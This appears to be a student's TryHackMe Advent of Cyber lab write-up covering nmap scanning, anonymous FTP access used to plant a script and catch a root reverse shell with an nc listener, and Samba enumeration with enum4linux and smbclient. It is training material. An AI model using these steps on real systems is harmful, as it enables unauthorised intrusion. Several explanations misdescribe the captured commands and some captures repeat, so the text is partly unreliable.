
A screenshot of a Kali Linux terminal window titled "root@ip-10-10-188-135: ~". The terminal shows the command "bash -c "cat /tmp/thmip.txt"" being run. Below it, the Nmap scan output is displayed:

```
root@ip-10-10-188-135:~# nmap 10.10.153.53
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-24 07:56 BST
Nmap scan report for ip-10-10-153-53.eu-west-1.compute.internal (10.10.153.53)
Host is up (0.0010s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server
MAC Address: 02:EA:B8:7B:53:91 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.80 seconds
root@ip-10-10-188-135:~#
```

## Question 3

We used Nmap -sV on MACHINE\_IP and we got to determine the name of the Linux distribution that is running which is “Ubuntu”.




The screenshot shows a terminal window titled "root@ip-10-10-188-135:~". The window has tabs for multiple hosts, with the current tab being "root@ip-10-10-188-135". The terminal displays the results of a Nmap scan for IP 10.10.153.53. The output shows:

```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-24 07:59 BST
Nmap scan report for ip-10-10-153-53.eu-west-1.compute.internal (10.10.153.53)
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:EA:B8:7B:53:91 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.03 seconds
```

## Question 4

We used Nmap -sV on MACHINE\_IP again to get the version number of Apache which is 2.4.29.




The screenshot shows a terminal window titled "root@ip-10-10-188-135:~". The window has tabs for multiple hosts, with the current tab being "root@ip-10-10-188-135". The terminal displays the results of a Nmap scan for IP 10.10.153.53. The output shows:

```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-24 07:59 BST
Nmap scan report for ip-10-10-153-53.eu-west-1.compute.internal (10.10.153.53)
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:EA:B8:7B:53:91 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.03 seconds
```

## Question 5


We used Nmap -sV on MACHINE\_IP again to search for the service running on port 2222 which is SSH.



```
echo "AttackBox IP:"  
root@ip-10-10-188-135:~  
File Edit View Search Terminal Tabs Help  
root@ip-10-10-1... x root@ip-10-10-1... x root@ip-10-10-1... x root@ip-10-10-18...  
root@ip-10-10-188-135:~# nmap -sV 10.10.153.53  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-24 07:59 BST  
Nmap scan report for ip-10-10-153-53.eu-west-1.compute.internal (10.10.153.53)  
Host is up (0.0012s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))  
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot  
ocol 2.0)  
3389/tcp  open  ms-wbt-server xrdp  
MAC Address: 02:EA:B8:7B:53:91 (Unknown)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap  
.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 8.03 seconds  
root@ip-10-10-188-135:~#
```

## Question 6:

We used Nmap -sC on MACHINE\_IP and we found out that “http-title” is used for Internet Blog.



```
root@ip-10-10-188-135:~  
File Edit View Search Terminal Tabs Help  
root@ip-10-10-1... x root@ip-10-10-1... x root@ip-10-10-1... x root@ip-10-10-18...  
root@ip-10-10-188-135:~# nmap -sC 10.10.153.53  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-24 08:06 BST  
Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan  
NSE Timing: About 99.70% done; ETC: 08:07 (0:00:00 remaining)  
Stats: 0:00:54 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan  
NSE Timing: About 99.70% done; ETC: 08:07 (0:00:00 remaining)  
Nmap scan report for ip-10-10-153-53.eu-west-1.compute.internal (10.10.153.53)  
Host is up (0.0011s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE  
80/tcp    open  http  
|_ http-generator: Hugo 0.78.2  
|_ http-title: TBFC's Internal Blog  
2222/tcp  open  EtherNetIP-1  
3389/tcp  open  ms-wbt-server  
MAC Address: 02:EA:B8:7B:53:91 (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 61.90 seconds  
root@ip-10-10-188-135:~#
```

## **Thought Process/Methodology:**


Firstly, we went to the tryhackme website and we started our machine and attack box. Then, we did research on the year when Snort was created on google which was in 1998. After that, we used the terminal and we typed in Nmap on MACHINE\_IP and Nmap -Pn on MACHINE\_IP and we were able to receive our port numbers which are 80, 2222 and 3389. Next, we made a new tab and we typed in Nmap -sV on MACHINE\_IP and we were able to get the name of the Linux distribution that is running which is “Ubuntu”, we are able to get the version of Apache which is version 2.4.29 and we are also able to get the service that is opened on port 2222 which is SSH. Last but not least, we typed in Nmap -sC on MACHINE\_IP and we were able to get the http title which is used for Internet Blog.

## Day 9: Anyone can be santa

Tools used: Attackbox, google

### Question 1

We used terminal in Attack box and ran ftp in the terminal in order to get the directories that can be found.




The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "root@ip-10-10-165-68: ~". The terminal content shows an FTP session:

```
root@ip-10-10-165-68:~# ftp 10.10.49.122
Connected to 10.10.49.122.
220 Welcome to the TBFC FTP Server!
Name (10.10.49.122:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 OK to send data.
226 Transfer complete.
386 bytes sent in 0.00 secs (10.8270 MB/s)
ftp> bye
221 Goodbye.
root@ip-10-10-165-68:~#
```

### Question 2

We login ftp server as an anonymous user and found out where the data is accessible for anonymous users.




The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "root@ip-10-10-165-68: ~". The terminal content shows an FTP session:

```
root@ip-10-10-165-68:~# ftp 10.10.49.122
Connected to 10.10.49.122.
220 Welcome to the TBFC FTP Server!
Name (10.10.49.122:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 OK to send data.
226 Transfer complete.
386 bytes sent in 0.00 secs (10.8270 MB/s)
ftp> bye
221 Goodbye.
root@ip-10-10-165-68:~#
```

## Question 3


We used “backup.sh” script in order to execute within this directory.



```
root@ip-10-10-165-68:~#
File Edit View Search Terminal Help
debug macdef proxy send
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 2 0 0 4096 Nov 16 2020 backups
drwxr-xr-x 2 0 0 4096 Nov 16 2020 elf_workshops
drwxr-xr-x 2 0 0 4096 Nov 16 2020 human_resources
drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (220.3898 kB/s)
ftp>
```

## Question 4


We typed “cat shoppinglist.txt” in the directory and executed it in order to know which was Santa’s shopping list.



```
root@ip-10-10-165-68:~#
File Edit View Search Terminal Tabs Help
root@ip-10-10-165-68:~# root@ip-10-10-165-68:~#
220 Welcome to the TBFC FTP Server!
Name (10.10.49.122:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
386 bytes sent in 0.00 secs (10.8270 MB/s)
ftp> bye
221 Goodbye.
root@ip-10-10-165-68:~# cat shoppinglist.txt
The Polar Express Movie
root@ip-10-10-165-68:~#
```

## **Question 5**

We typed “Cat/root/flag.txt” in another directory tab in order to get the flag.



```
root@ip-10-10-165-68:~# nc -lvpn 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.49.122 41616 received!
bash: cannot set terminal process group (1448): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

## **Thought Process/Methodology:**

Firstly, we went to tryhackme and started our machine and attackbox for day 9. Then, we copied our ip address that was given and paste it in the terminal of the attack box. Then we ran FTP, and include the ip address that was given in the terminal as anonymous user. Nextly, we ran backup.sh in the directory. We also found four different directories on the FTP site such as, backup, elf workshop, human resources and public. Then , we typed “cat shoppinglist.txt” in the directory and executed it in order to know which was Santa’s shopping list. Lastly , We typed “ Cat/root/flag.txt” in another directory tab in order to get the flag.

## Day 10: Don't be sElfish!

### Question 1

We went into the terminal and we typed in “enum4linux -h” to get help command. And we were able to get the options and the functions of these options.

```
root@ip-10-10-84-182:~  
File Edit View Search Terminal Help  
root@ip-10-10-84-182:~# enum4linux -h  
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)  
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)  
  
Simple wrapper around the tools in the samba package to provide similar  
functionality to enum.exe (formerly from www.bindview.com). Some additional  
features such as RID cycling have also been added for convenience.  
  
Usage: /root/Desktop/Tools/Miscellaneous/enum4linux.pl [options] ip  
  
Options are (like "enum"):  
  -U      get userlist  
  -M      get machine list*  
  -S      get sharelist  
  -P      get password policy information  
  -G      get group and member list  
  -d      be detailed, applies to -U and -S  
  -u user  specify username to use (default "")  
  -p pass   specify password to use (default "")  
  
The following options from enum.exe aren't implemented: -L, -N, -D, -f  
  
Additional options:  
  -a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
```

```
root@ip-10-10-84-182:~  
File Edit View Search Terminal Help  
  
Additional options:  
  -a      Do all simple enumeration (-U -S -G -P -r -o -n -i).  
          This option is enabled if you don't provide any other options.  
  -h      Display this help message and exit  
  -r      enumerate users via RID cycling  
  -R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)  
  -K n    Keep searching RIDs until n consecutive RIDs don't correspond to  
          a username. Implies RID range ends at 999999. Useful  
          against DCs.  
  -l      Get some (limited) info via LDAP 389/TCP (for DCs only)  
  -s file  brute force guessing for share names  
  -k user  User(s) that exists on remote system (default: administrator,guest  
,krbtgt,domain admins,root,bin,none)  
          Used to get sid with "lookupsid known_username"  
          Use commas to try several users: "-k admin,user1,user2"  
  -o      Get OS information  
  -i      Get printer information  
  -w wrkg  Specify workgroup manually (usually found automatically)  
  -n      Do an nmblookup (similar to nbtstat)  
  -v      Verbose. Shows full commands being run (net, rpcclient, etc.)  
  
RID cycling should extract a list of users from Windows (or Samba) hosts  
which have RestrictAnonymous set to 1 (Windows NT and 2000), or "Network
```

### Question 2

We opened on a new tab in the terminal and there we typed in nmap -sV MACHINE\_IP and we go back to the tab where we got our -h command and we scrolled down and we found 3 users on the Samba server.

```
root@ip-10-10-84-182:~  
File Edit View Search Terminal Tabs Help  
root@ip-10-10-84-182:~ x root@ip-10-10-84-182:~ x  
=====  
[+] Server 10.10.156.160 allows sessions using username '', password ''  
=====  
| Getting domain SID for 10.10.156.160 |  
=====  
Domain Name: TBFC-SMB-01  
Domain Sid: (NULL SID)  
[+] Can't determine if host is part of domain or part of a workgroup  
=====  
| Users on 10.10.156.160 |  
=====  
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy Name: Desc:  
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager Name: elfmceager  
Desc:  
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson Name: Desc:  
  
user:[elfmcskidy] rid:[0x3e8]  
user:[elfmceager] rid:[0x3ea]  
user:[elfmcelferson] rid:[0x3e9]  
enum4linux complete on Sat Jun 25 15:20:31 2022  
root@ip-10-10-84-182:~#
```

### Question 3

We typed in enum4linux -S (sharelist) MACHINE\_IP and we were able to find 4 names that share the same Samba server in sharelist.

```
root@ip-10-10-84-182:~  
File Edit View Search Terminal Tabs Help  
root@ip-10-10-84-182:~ x root@ip-10-10-84-182:~ x root@ip-10-10-84-182:~ x  
WARNING: The "syslog" option is deprecated  
  
      Sharename      Type      Comment  
-----  
      tbfc-hr       Disk      tbfc-hr  
      tbfc-it       Disk      tbfc-it  
      tbfc-santa    Disk      tbfc-santa  
      IPC$          IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))  
Reconnecting with SMB1 for workgroup listing.  
  
      Server          Comment  
-----  
  
      Workgroup        Master  
-----  
      TBFC-SMB-01     TBFC-SMB  
  
[+] Attempting to map shares on 10.10.156.160  
//10.10.156.160/tbfc-hr Mapping: DENIED, Listing: N/A  
//10.10.156.160/tbfc-it Mapping: DENIED, Listing: N/A  
//10.10.156.160/tbfc-santa   Mapping: OK, Listing: OK  
//10.10.156.160/IPC$ [E] Can't understand response:  
WARNING: The "syslog" option is deprecated  
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```

## Question 4

We opened another new tab and typed in “smbclient //IP address/tbfc-santa” because only tbfc-santa is opened. So tbfc-santa was our answer for Question 4.

The terminal window shows the output of the smbclient command. It lists shares on the TBFC-SMB-01 server, showing 'tbfc-hr' as a Disk share, 'tbfc-it' as a Disk share, 'tbfc-santa' as a Disk share, and 'IPC\$' as an IPC Service. The workgroup is listed as 'TBFC-SMB'. The log then attempts to map shares on the IP 10.10.156.160, specifically //10.10.156.160/tbfc-hr, which is denied. It also attempts to map //10.10.156.160/tbfc-it and //10.10.156.160/tbfc-santa, both of which are OK. An error occurs with the IPC\$ share. A warning message about the 'syslog' option being deprecated is displayed. The enum4linux process is completed on Saturday, June 25, 2022, at 15:23:15.

```
root@ip-10-10-84-182:~# smbclient -L -W TBFC-SMB-01 -U % -m Samba -d 0 -N
[+] Attempting to map shares on 10.10.156.160
//10.10.156.160/tbfc-hr Mapping: DENIED, Listing: N/A
//10.10.156.160/tbfc-it Mapping: DENIED, Listing: N/A
//10.10.156.160/tbfc-santa      Mapping: OK, Listing: OK
//10.10.156.160/IPC$      [E] Can't understand response:
WARNING: The "syslog" option is deprecated
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Sat Jun 25 15:23:15 2022
root@ip-10-10-84-182:~#
```

## Question 5

Continuing with how we did for Question 4 “smbclient //IP address/tbfc-santa”, we then typed in help command under SMB and we got the list here. Then we received a file “note\_from\_mcskidy.txt” and we cat it on the new tab and we got the message saying that ElfMcSkidy had left the jingle-tunes for santa.

